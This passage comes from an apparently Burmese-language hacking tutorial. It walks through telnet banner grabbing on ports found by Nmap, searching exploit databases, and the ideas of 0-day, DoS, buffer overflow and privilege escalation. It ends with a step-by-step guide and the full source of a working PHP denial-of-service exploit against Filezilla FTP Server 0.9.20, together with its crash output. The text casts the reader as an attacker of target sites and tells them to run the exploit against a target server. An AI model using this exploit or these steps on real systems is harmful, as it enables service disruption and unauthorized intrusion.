
အထက်ပါအတိုင်း OK ကိုနှိပ်လိုက်သောအခါတွင် Telnet Service ကိုစတင်အသုံးပြုနိုင်မည်ဖြစ်သည်။ ထိုသို့အသုံးပြုရန်အတွက် Start>All Programs> Accessories> Command Prompt သို့သွားရောက် ရပါမည်။ သို့မဟုတ်ပါကလည်း Start>Run Box မှ Cmd ဟုရိုက်ထည့်၍ Enter နှိပ်ပေးရပါမည်။ ထိုအခါ Command Prompt ပေါ်လာသည်ကိုအောက်ပါအတိုင်းတွေ့ရမည်ဖြစ်သည်။




အထက်ပါအတိုင်းပေါ်လာသောအခါတွင် Nmap ဖြင့်စစ်ဆေး၍ ရလာသော Open Port တစ်ခုခုကို အသုံးချကြည့်ကြမည်ဖြစ်သည်။ အောက်နောက် အောက်ပါ Command ကိုအသုံးပြုပြီးနောက် စစ်ဆေးကြည့်ရှုရပါမည်။

telnet www.target-site.com <openport>

အထက်ပါ Command အခြေအနေအရ telnet keyword သည်မပါမဖြစ်ပါရမည်ဖြစ်ပြီး ထို့နောက် Space Bar တစ်ချက်ခြား၍ တိုက်ခိုက်လိုသော target site ကိုထည့်သွင်းရမည်ဖြစ်သည်။ ထို့နောက် Space Bar နောက်တစ်ချက်ခြားကာ Nmap ဖြင့်စစ်ဆေးရရှိလာသော Opening Port များအနက် တစ်ခုခုကို ထည့်သွင်းပေးရမည်ဖြစ်သည်။ ဥပမာအားဖြင့် အောက်ဖော်ပြပါပုံကိုလေ့လာကြည့်ပါ။



အထက်တွင်ဖော်ပြထားသော ဥပမာအရ telnet သည် Keyword ဖြစ်ပြီး Command တစ်ခု၏ အစလည်းဖြစ်ပါသည်။ ထို့နောက် Target site ကိုထည့်သွင်းရပါမည်။ အထက်တွင်ဖော်ပြထားသော ဥပမာတွင် Localhost ဟုသာရေးသားထားပါသည်။ Localhost သည် လက်ရှိအသုံးပြုနေသော မိမိ၏ ကွန်ပျူတာကိုသာစစ်ဆေးခြင်းဖြစ်ပါသည်။ အမှန်တကယ်တွင်အခြားသော Domain Name တစ်ခုခု သို့မဟုတ် IP Address တစ်ခုခုကိုသာ ထည့်သွင်းရမည်ဖြစ်သည်။ Localhost ကို IP Address ဖြင့်သာ စစ်ဆေးလိုပါက 127.0.0.1 ဖြစ်ပါသည်။ ထို့ကြောင့် telnet 127.0.0.1 21 ဟုလည်း ရေးသားစစ်ဆေးနိုင်မည်ဖြစ်ပါသည်။



အထက်ပါအတိုင်း စစ်ဆေးကြည့်လိုက်ခြင်းအားဖြင့် ပေါ်လာသောအဖြေကို ဖော်ပြထားခြင်း ဖြစ်ပါသည်။ အထက်တွင်တွေ့ရသည့်အတိုင်းပင် FTP တွင်အသုံးပြုထားသော Software ၏နာမည်နှင့် Version ကို တွေ့ရှိရမည်ဖြစ်ပါသည်။ Port No 21 သည် FTP (File Transfer Protocol) ဖြစ်ပြီး Web Site များကဲ့သို့ပင် Online ပေါ်မှ ဖိုင်အပြောင်းအရွှေ့ပြုလုပ်နိုင်သော Protocol တစ်ခုဖြစ်ပါသည်။ ယင်းအကြောင်းကို အထက်တွင်ဖော်ပြထားသော port များကိုဖော်ပြထားသော ဇယားတွင်ပြန်လည်ကြည့်ရှုနိုင်ပါသည်။ အထက်ပါပုံတွင်ဖော်ပြထားသော အဖြေအရ FTP ကို Filezilla Software ကိုအသုံးပြုထားပြီး Version အားဖြင့် 0.9.41 beta ဖြစ်ကြောင်းသိရပါသည်။ ထိုသို့ Software အမျိုးအစားနှင့် Version ကိုသိထားပြီးနောက်တွင် hacker သည် ထိုးဖောက်ဝင်ရောက်နိုင်ရန်အတွက် အားနည်းချက်ကို စတင်ရှာဖွေရပါမည်။ ထိုသို့အားနည်းချက်ကို ရှာဖွေရန်အတွက် Searching for Vulnerabilities (အားနည်းကို ရှာဖွေခြင်း) အပိုင်းတွင် ဖော်ပြထားပါသည်။ ထို့ကြောင့် ထိုအကြောင်းကို ဆက်လက်လေ့လာကြပါမည်။

Searching for Vulnerabilities

ပျော့ကွက်ရှာဖွေခြင်းအပိုင်းတွင် Hacker တစ်ယောက်သည် ဖွဲ့ရှိရပါမည်။ အထက်တွင်ဖော်ပြထားသည့်အတိုင်းပင် Attack ပြုလုပ်မည့် Web Site တွင်အသုံးပြုထားသော Software များ၊ IP Address များ၊ Information များကိုသိထားပြီးနောက်တွင် Penetrating ပြုလုပ်မည့် Tool များကိုအသုံးပြုရန်အ တွက် အသုံးပြုသည့် Software များ၏ အားနည်းကိုရှာဖွေရပါမည်။ ထိုသို့ရှာဖွေရန်အတွက် Vulnerabilty Database ကိုအသုံးပြုရပါမည်။ အကယ်၍ Opening Port တစ်ခုအတွင်း ပျော့ကွက်ရှာဖွေ ရန်မဖြစ်နိုင်ပါက အခြားသော Open Port တစ်ခုအတွင်းမှ အခြားသော Service တစ်ခုကို ရှာဖွေရ မည်ဖြစ်ပြီး အားနည်းချက်ပျော့ကွက်ကိုမတွေ့မချင်း ရှာဖွေရပါမည်။ ထိုသို့ပျော့ကွက်ကို ရှာဖွေတွေ့ရှိ သောအခါတွင်မှ စတင်ထိုးဖောက် Hack လုပ်ခြင်းကိုစတင်နိုင်မည်ဖြစ်ပါသည်။

အလွန်အသုံးများသော Exploit database အချို့မှာ

1. Milw0rm
2. SecurityFocus
3. osvdb တို့ဖြစ်ပါသည်။

milw0rm တွင် Filezilla ဟုရှာကြည့်ခြင်းဖြင့် ကံကောင်းထောက်မစွာပင် လက်ရှိအသုံးပြုနေသော FTP Software Version ကိုထိုးဖောက်နိုင်သော Exploits ကိုမရှာတွေ့နိုင်ပါ။ အများစုသော လူများသည် အခြားသော port တစ်ခုသို့ပြောင်းလဲပြီး အခြားသော ဖြစ်နိုင်ဖွယ်ရာ Exploit တစ်ခုကိုသိနိုင်ရန် အားနည်းချက်ကိုရှာဖွေကြမည်ဖြစ်သည်။ သို့ရာတွင် Hacker တိုင်းသည်ထိုသို့ပြုလုပ်ကြမည်မဟုတ်ပါ။ အကယ်၍ အစွမ်းအစရှိသော Hacker တစ်ဦးသည် Port ပြောင်းလဲခြင်းကြိုးစားခြင်းအစား

လက်ရှိတွေ့ရှိရသော Software Version တွင်ပင် အားနည်းချက်တစ်ခုကိုပြုလုပ်နိုင်အောင် ကြိုးစားမည်ဖြစ်ပါသည်။ ထိုကဲ့သို့ အားနည်းချက်ကို ပြုလုပ်ပြီးသောအခါတွင်မှ Exploit ကို Develop ပြုလုပ်ရပါမည်။

ထို့ကြောင့် Hacker လောကတွင် ထိုကဲ့သို့အားနည်းချက်အသစ်ပြုလုပ်ရှာဖွေခြင်းကို "0-day" ဟုခေါ်ကြပါသည်။ ထိုကဲ့သို့ "0-day" အားနည်းချက်များသည် Hacker လောကအတွက် အောက်ပါအကြောင်းတရားများကြောင့် အလွန်တရာတန်ဖိုးရှိစေပါသည်။

- မည်သူမျှမသိရှိသေးသော Vulnerability (အားနည်းချက်) ကို Hacker တစ်ဦးမှ သိရှိသွားခြင်းဖြင့် ထိုအားနည်းချက်ကို အခြားလူများမှမသိရှိ မပြုပြင်သေးနိုင်မီတွင် ရာနှင့်ချီသော Web Site များကို ထို Hacker မှ ဂင်ရောက်သွားနိုင်ပါသည်။
- Hacker တစ်ဦးသည် ထိုကဲ့သို့အားနည်းချက်တစ်ခုကို ရောင်းချခြင်းဖြင့် ထောင်နှင့်ချီသော ဒေါ်လာ ကိုရရှိသွားစေပါသည်။
- ထိုကဲ့သိုက vulnerability (အားနည်းချက်) ကိုရှာတွေ့ပြီး ထိုးဖောက်ဂင်ရောက်ရန်အတွက် exploit များကို ဖန်တီးရေးသားနိုင်ခြင်းသည် Hacker တစ်ဦး၏ စွမ်းရည်ကိုတိုးတက်စေပြီး Hacker တစ်ဦး၏လောကတွင် အထင်ကြီးလေးစားမှုကိုရရှိစေမည်ဖြစ်ပါသည်။

အကယ်၍ 0-day သည်ထိုမျှတန်ဖိုးရှိနိုင်သည်ကို အံ့သြနေခဲ့လျှင်ထိုအကြောင်းအရာသည် အလွန်ရိုးရှင်းပါသည်။ ထိုသို့ရိုးရှင်းစေရန် Equation တစ်ကြောင်းဖြင့် အောက်ပါအတိုင်း ဖော်ပြနိုင်ပါသည်။

Hacker +0 Day + Company Servers = Bad Reputation =loss of Money

အမှန်တကယ် ထိုးဖောက်ဂင်ရောက်ခြင်းကို မဖော်ပြသေးမီတွင် အားနည်းချက်ရှာဖွေရန်အတွက် Attack ပြုလုပ်နည်းအချို့ကိုဖော်ပြထားပါသည်။

Denial of Service (DoS) - Dos attact (အချို့က DDoS) တွင်အမျိုးအစားများပြားစွာရှိသော်လည်း ရည်ရွယ်ချက်အားဖြင့် တစ်ခုတည်းကြောင့်သာလုပ်ဆောင်ပါသည်။ ယင်းမှာ တိုက်ခိုက်လိုသော Server စနစ်ကို အခြားသောအသုံးပြုသူများက အသုံးပြု၍ မရနိုင်စေရန်လုပ်ဆောင်ခြင်းဖြစ်ပါသည်။ DoS Attack ပြုလုပ်ခြင်း၏ အဓိကကျသော နည်းလမ်းတစ်ခုမှာ Hack တစ်ဦးသည် တိုက်ခိုက်မည့် Server သို့ဦးတည်၍ information များကိုစုပြုံလျှက်ပေးပို့ကာ Server ကိုအလုပ်ရှုပ်စေခြင်းဖြစ်သည်။ ထိုသို့ Server အလုပ်ရှုပ်သွားသောအခါတွင် အခြားသော Request များသို့လုပ်ဆောင်ချိန်မရပဲ Server ကို Offline ဖြစ်စေသော လုပ်ဆောင်ချက်တစ်ရပ်လည်းဖြစ်ပါသည်။

Buffer Overflow (BoF) - Buffer Overflow ဆိုသည်မှာ Program တစ်ခုသည် သိမ်းဆည်းနိုင်သော ပမာဏထက်ပိုမိုသော Data တစ်ခုကိုဖြစ်စေ၊ Data Storage Area တစ်ခုသို့ဖြစ်စေ သိမ်းဆည်းရန် ကြိုးပမ်းချိန်တွင် ဖြစ်လာသော Overflow အနေအထားပင်ဖြစ်ပါသည်။ ထိုကဲ့သို့


ကန့်သတ်ချက်များကြောင့် Buffer တစ်ခုသည် သတ်မှတ်ထားသော အချက်အလက် ပမာဏအတိအကျကိုသာလက်ခံစေပြီး ထိုထက်ပိုမိုသော Data ပမာဏတစ်ခုသည် နောက်လာမည့် Buffer သို့လွှဲပြောင်းပေးပြီး ရှိပြီးသော Data အချက်အလက်များကို Overwrite (ပြန်လည်ရေးသားခြင်း) ဖြစ်သွားစေနိုင်ပါသည်။ ထိုသို့ Overwrite ပြုလုပ်ချိန်တွင် Hacker သည် အသင့်ဖန်တီးထားသော malicious code တစ်ခုကိုအစားထိုးလိုက်နိုင်ပါသည်။ ထိုသို့ ထည့်သွင်းလိုက်သော malicious code ကို Run မိသွားအခါတွင် ထည့်သွင်းထားခဲ့သော Hacker ၏ ခိုင်းစေချက်အတိုင်း လုပ်ဆောင်မည်ဖြစ်ပြီး ထည့်သွင်းလိုက်သော ကွန်ပျူတာ System ကိုအလုံးစုံသော ထိန်းချုပ်မှုများကို ပြုလုပ်စေနိုင်မည်ဖြစ်ပါသည်။

အကယ်၍ Milw0rm exploit database တွင်ရှာဖွေသောအခါတွင် Local exploit နှင့် Remote exploit နှင့်သက်ဆိုင်သော အကြောင်းအရာများစွာကိုတွေ့မြင်ရမည်ဖြစ်သည်။ ထိုများပြားလှသော Local exploit နှင့် Remote exploit အကြောင်းကို အောက်တွင်ဖော်ပြထားပါသည်။

Local Exploit - Local Exploit တစ်ခုကို မောင်းနှင်ရန်အတွက် ရှေးဦးစွာ မောင်းနှင်ခံရမည့်ကွန်ပျူတာ စနစ်တွင် ဝင်ခွင့်ရောက်ပေးရန်အတွက် Admin Privilege ရရှိထားရန်လိုအပ်ပါသည်။ အရိုးရှင်းဆုံးသတ်မှတ်ရလျှင် Local Exploit ကို သာမန်အသုံးပြုသူ (Ordanary User) အဆင့်မှ Admin အဆင့်သို့ ပြောင်းလဲရန်အတွက် အသုံးပြုလေ့ရှိပါသည်။ Windows မဟုတ်သော အခြားသော Operating System များတွင် Admin Account ကို Root Account ဟုသတ်မှတ်ကြောင်းကိုလည်း မှတ်သားထားသင့်ပါသည်။

Remote Exploit - Remote Exploit သည်လည်း Local Exploit နှင့် သဘောတရားချင်း တူညီပြီး အဓိကကွာခြားချက်မှာ Local တွင်မောင်းနှင်ခြင်းမဟုတ်ပဲ Internet မှသော်လည်းကောင်း၊ အခြားသော Network တစ်နေရာမှသော်လည်းကောင်း ချိတ်ဆက်ကာ Remote ပြုလုပ်၍ မောင်းနှင်ပေးခြင်းပင်ဖြစ်ပါသည်။

Hacker တစ်ဦးသည် များသောအားဖြင့် နည်းလမ်းတစ်မျိုးတည်းကိုသာ အသုံးမပြုတတ်ပဲ Remote နှင့် Local Exploit နှစ်မျိုးလုံးကို ရောနှောပေါင်းစပ်လျက် အလျဉ်းသင့်သကဲ့သို့ အသုံးပြုနိုင်ပါသည်။ ထိုသို့ အသုံးပြုသောအခါတွင် Attact System ကို ရယူပိုင်ဆိုင် ထိန်းချုပ်သွားနိုင်ပါသည်။ ဥပမာအားဖြင့် Hacker တစ်ဦးသည် Regular Privilege (ပုံမှန် အသုံးပြုသူ) အဆင့်သို့ရောက်အောင် Remote Exploit ဖြင့် ထိုးဖောက်သွားပြီးနောက် ထိုမှ Admin Privilege အဆင့်သို့ရောက်ရှိစေရန် Local Exploit ဖြင့် ထပ်မံကြိုးစားသွားနိုင်ပါသည်။



The Exploit Database

The Exploit Database (EDB) - an ultimate archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our aim is to collect exploits from submittals and mailing lists and concentrate them in one, easy to navigate database.

Remote Exploits

Date	D	A	V	Description		Plat.	Author
2013-12-17	↓	-	✓	Adobe Reader ToolButton Use After Free	124	windows	metasploit
2013-12-17	↓		✓	Ability Mail Server 2013 (3.1.1) - Stored XSS (Web UI)	61	windows	David Um
2013-12-11	↓	-	✓	HP LoadRunner EmulationAdmin - Web Service Directory Traversal	244	windows	metasploit
2013-12-11	↓	-	✓	Adobe ColdFusion 9 - Administrative Login Bypass	215	multiple	metasploit
2013-12-11	↓	-		EMC Data Protection Advisor DPA Illuminator - EJBInvokerServlet RCE	148	windows	rgod
2013-12-11	↓	-	✓	vBulletin 5 - index.php/ajax/api/reputation/vote nodeid Parameter SQL Injection	245	php	metasploit
2013-12-03	↓	-	✓	Cisco Prime Data Center Network Manager - Arbitrary File Upload	436	java	metasploit

Local Exploits

Date	D	A	V	Description		Plat.	Author
2013-12-17	↓	-	✓	Nvidia (nvsvc) Display Driver Service Local Privilege Escalation	68	win64	metasploit
2013-12-17	↓	-	✓	Microsoft Windows ndproxy.sys Local Privilege Escalation	81	windows	metasploit
2013-12-17	↓	-		FileMaster SY-IT v3.1 iOS - Multiple Web Vulnerabilities	34	windows	Vulnerability-Lab
2013-12-17	↓	-		QuickHeal AntiVirus 7.0.0.1 - Stack Overflow Vulnerability	43	windows	Arash Allebrahim
2013-12-15	↓	-	✓	PotPlayer 1.5.42509 Beta - DoS (Integer Division by Zero Exploit)	48	windows	sajith
2013-12-16	↓			VUPlayer 2.49 - (.M3U) Universal Buffer Overflow (DEP Bypass)	50	windows	Morteza Hashemi
2013-12-10	↓	-		Air Gallery 1.0 Air Photo Browser - Multiple Vulnerabilities	71	multiple	Vulnerability-Lab

Web Applications

Date	D	A	V	Description		Plat.	Author
2013-12-17	↓	-		Ditto Forensic FieldStation 2013Oct15a - Multiple Vulnerabilities	63	php	Martin Wundram
2013-12-17	↓	-		InstantCMS 1.10.3 - Blind SQL Injection	77	php	High-Tech Bridge .
2013-12-12	↓	-		Pentagram Cerberus P 6363 DSL Router - Multiple Vulnerabilities	64	hardware	condis
2013-12-15	↓		✓	Piwigo 2.5.3 CMS - Multiple Web Vulnerabilities	78	php	sajith
2013-12-15	↓	-		Phone Drive Eightythree 4.1.1 iOS - Multiple Vulnerabilities	59	hardware	Vulnerability-Lab
2013-12-16	↓	-		UPC Ireland Cisco EPC 2425 Router / Horizon Box	56	hardware	Matt O'Connor

Penetrating

အံ့သြဖွယ်ရာကောင်းသောအချက်တစ်ခုမှာ ရှေးဦးစွာ Hacker တစ်ဦးသည် မှန်ကန်သော exploit ကိုရှာဖွေပြီးနောက်တွင် တိုက်ခိုက်ထိုးဖောက်လိုသော Server တွင်မည်ကဲ့သို့ မောင်းနှင်သည်ဆိုသော အချက်နှင့် မည်ကဲ့သို့ ထိန်းချုပ်လုပ်ကိုင်သွားသည်ဆိုသောအချက်ပင်ဖြစ်ပါသည်။ ယခုအပိုင်းတွင် ထိုသို့ ထိုးဖောက်ပင်ရောက်ပုံများကို လေ့လာကြည့်ကြပါမည်။

အကယ်၍ milw0rm သို့မဟုတ် အခြားသော exploit database များကိုစုစည်းထားသော Websites များတွင်ရှာဖွေသောအခါတွင် Exploit များကို များစွာသော programming language များဖြင့် ရေးသားထားကြောင်း တွေ့ရမည်ဖြစ်ပါသည်။ ထို့ကြောင့် အောက်တွင် Programming Language

အများအပြားဖြင့်ရေးသားထားသော Exploit များ၏လုပ်ကိုင်ဆောင်ရွက်ပုံကိုလေ့လာကြည့်ရမည်ဖြစ်ပြီး ထို Exploit ၏ Attack ပြုလုပ်မည့် Target System တွင် ထိုးဖောက်ဝင်ရောက်သွားပုံများကို ကြည့်ရှု လေ့လာသွားရမည်ဖြစ်ပါသည်။

PHP

PHP Exploit များသည် အလွန်လူသုံးများသော Tool များဖြစ်ပါသည်။ များသောအားဖြင့် PHP Exploit Code တစ်ခုသည် <?PHP နှင့်စလေ့ရှိပြီး အဆုံးတွင်လည်း ?> ဟုပါလေ့ရှိပါသည်။ မှတ်သားထားရန်အချက်တစ်ချက်မှာ PHP သည်လည်း programming language တစ်ခုပင်ဖြစ်ပြီး HTML ကဲ့သို့ပင် Web Site များကိုရေးသားထိန်းချုပ်ရာတွင် အသုံးများသော Language တစ်ခုလည်းဖြစ်ပါသည်။ ယခုအပိုင်းတွင် FTP (File Transfer Protocol) ဖြစ်သော FTP Server 0.9.20 ကို အသုံးပြုထားသော FTP Server တစ်ခုတစ်ခုကို ယာယီရပ်တန့်သောနည်းကိုဖော်ပြပေးသွားမည်ဖြစ်ပါသည်။ အဓိကအားဖြင့် DoS Attack ၏နည်းလမ်းတစ်ခုဟုပင်ပြောဆိုနိုင်မည်ဖြစ်သည်။ ထို exploit ကိုလည်း milw0rm database တွင်သာရှာဖွေရမည်ဖြစ်ကာ DOS Exploit အမျိုးအစားကိုအသုံးပြုရမည်ဖြစ်ပါသည်။ http://www.exploit-db.com/exploits/2901/ တွင် Download ပြုလုပ်ရမည်ဖြစ်ကာ ယင်းကို Target Server တွင် မောင်းနှင်ပေးရမည်ဖြစ်ပါသည်။ လုပ်ဆောင်ရမည့် လုပ်ဆောင်ချက်များကို အောက်တွင် အဆင့်အလိုက်ဖော်ပြထားပါသည်။

၁။ ရှေးဦးစွာ PHP ကိုအသုံးပြုနိုင်ရန်အတွက် Hacker သည် မိမိ၏ကွန်ပျူတာတွင် PHP စနစ်ကို Install ပြုလုပ်ထားရန်လိုအပ်ပါမည်။ များသောအားဖြင့် အသုံးပြုလေ့ရှိသည့် PHP Server သည် WAMP ဖြစ်ပြီး ၎င်းကို Internet မှ အခမဲ့ရရှိနိုင်ပါသည်။ WAMP သည် Microsoft ၏ Windows တွင်သာအသုံးပြုနိုင်ပြီး MAC တွင်အသုံးပြုရန်အတွက် MAMP ကိုရယူထားရပါမည်။ အသုံးမပြုမီတွင် Wamp ကို Install ပြုလုပ်ထားရပါမည်။ ထို Wamp Software ကိုအခွေထဲတွင်ထည့်သွင်းပေးထားပါသည်။ Install ပြုလုပ်ခြင်းမှာအခြားသော Software များကို Install ပြုလုပ်ပုံနှင့်တူညီသောကြောင့် ချန်လုပ်ထားခဲ့ပါသည်။ ထို့နောက် HTML ၏ ပုံစံအတိုင်းပင် Notepad သို့မဟုတ် Wordpad ကဲ့သို့သော Word Processing Software တစ်ခုတွင် exploit ရေးသားရမည်ဖြစ်ကာ Exploit.php အဖြစ် သင့်တော်သောနေရာတွင် Save ပြုလုပ်ထားရပါမည်။ ရေးသားရမည့် Exploits ကိုအောက်တွင် ဖော်ပြထားပါသည်။ ဖော်ပြထားသော Exploit ကို http://www.exploit-db.com/exploits/2901/ တွင်လည်း ကူးယူနိုင်ပါသည်။


```php
<?php

# Filezilla FTP Server 0.9.20 beta / 0.9.21 "STOR" Denial Of Service
# by rgod
# mail: retrog at alice dot it
# site: http://retrogod.altervista.org

# tested on WinXP sp2

error_reporting(E_ALL);

$service_port = getservbyname('ftp', 'tcp');
$address = gethostbyname('192.168.1.3');

$user="test";
$pass="test";

$junk.="../../../sun-tzu/../../../sun-tzu/../../../sun-tzu";

$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
if ($socket < 0) {
   echo "socket_create() failed:\n reason: " . socket_strerror($socket) . "\n";
} else {
   echo "OK.\n";
}

$result = socket_connect($socket, $address, $service_port);
if ($result < 0) {
   echo "socket_connect() failed:\n reason: ($result) " . socket_strerror($result) . "\n";
} else {
   echo "OK.\n";
}

$out=socket_read($socket, 240);
echo $out;

$in = "USER ".$user."\r\n";
socket_write($socket, $in, strlen ($in));

$out=socket_read($socket, 80);
echo $out;

$in = "PASS ".$pass."\r\n";
socket_write($socket, $in, strlen ($in));

$out=socket_read($socket, 80);
echo $out;

$in = "PASV ".$junk."\r\n";
socket_write($socket, $in, strlen ($in));

$in = "PORT ".$junk."\r\n";
socket_write($socket, $in, strlen ($in));
```

```
54
55  $in = "STOR ".$junk."\r\n";
56  socket_write($socket, $in, strlen ($in));
57
58  socket_close($socket);
59
60  /*
61  07:04:28.270  pid=0F84 tid=03A0  EXCEPTION (first-chance)
62                ----------------------------------------------------------------
63                Exception C0000005 (ACCESS_VIOLATION writing [0000007C])
64                ----------------------------------------------------------------
65                EAX=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
66                EBX=00476540: 0A 00 00 00 43 00 44 00-55 00 50 00 00 00 00 00
67                ECX=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
68                EDX=00D7E2F4: 00 00 00 00 A8 56 37 00-00 00 00 00 00 00 00 00
69                ESP=00D7E2C8: 00 00 00 00 F0 6E 37 00-2F 93 41 00 F4 E2 D7 00
70                EBP=0000000C: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
71                ESI=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
72                EDI=00000060: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
73                EIP=00449427: C6 46 7C 01 8B 4F 18 B8-08 00 00 00 3B C8 72 05
74                              --> MOV BYTE PTR [ESI+7C],01
75                ----------------------------------------------------------------
76
77  07:04:28.330  pid=0F84 tid=03A0  EXCEPTION (unhandled)
78                ----------------------------------------------------------------
79                Exception C0000005 (ACCESS_VIOLATION writing [0000007C])
80                ----------------------------------------------------------------
81                EAX=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
82                EBX=00476540: 0A 00 00 00 43 00 44 00-55 00 50 00 00 00 00 00
83                ECX=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
84                EDX=00D7E2F4: 00 00 00 00 A8 56 37 00-00 00 00 00 00 00 00 00
85                ESP=00D7E2C8: 00 00 00 00 F0 6E 37 00-2F 93 41 00 F4 E2 D7 00
86                EBP=0000000C: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
87                ESI=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
88                EDI=00000060: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
89                EIP=00449427: C6 46 7C 01 8B 4F 18 B8-08 00 00 00 3B C8 72 05
90                              --> MOV BYTE PTR [ESI+7C],01
91                ----------------------------------------------------------------
92
93  07:04:28.330  pid=0F84 tid=0104  Thread exited with code 3221225477
94  07:04:28.380  pid=0F84 tid=0F18  Thread exited with code 3221225477
95  07:04:28.380  pid=0F84 tid=03A0  Thread exited with code 3221225477
96  07:04:28.380  pid=0F84 tid=04E4  Thread exited with code 3221225477
97  07:04:28.390  pid=0F84 tid=053C  Thread exited with code 3221225477
98  07:04:28.390  pid=0F84 tid=0780  Process exited with code 3221225477
99
100 */
101
102 ?>
103
104 # milw0rm.com [2006-12-09]
```

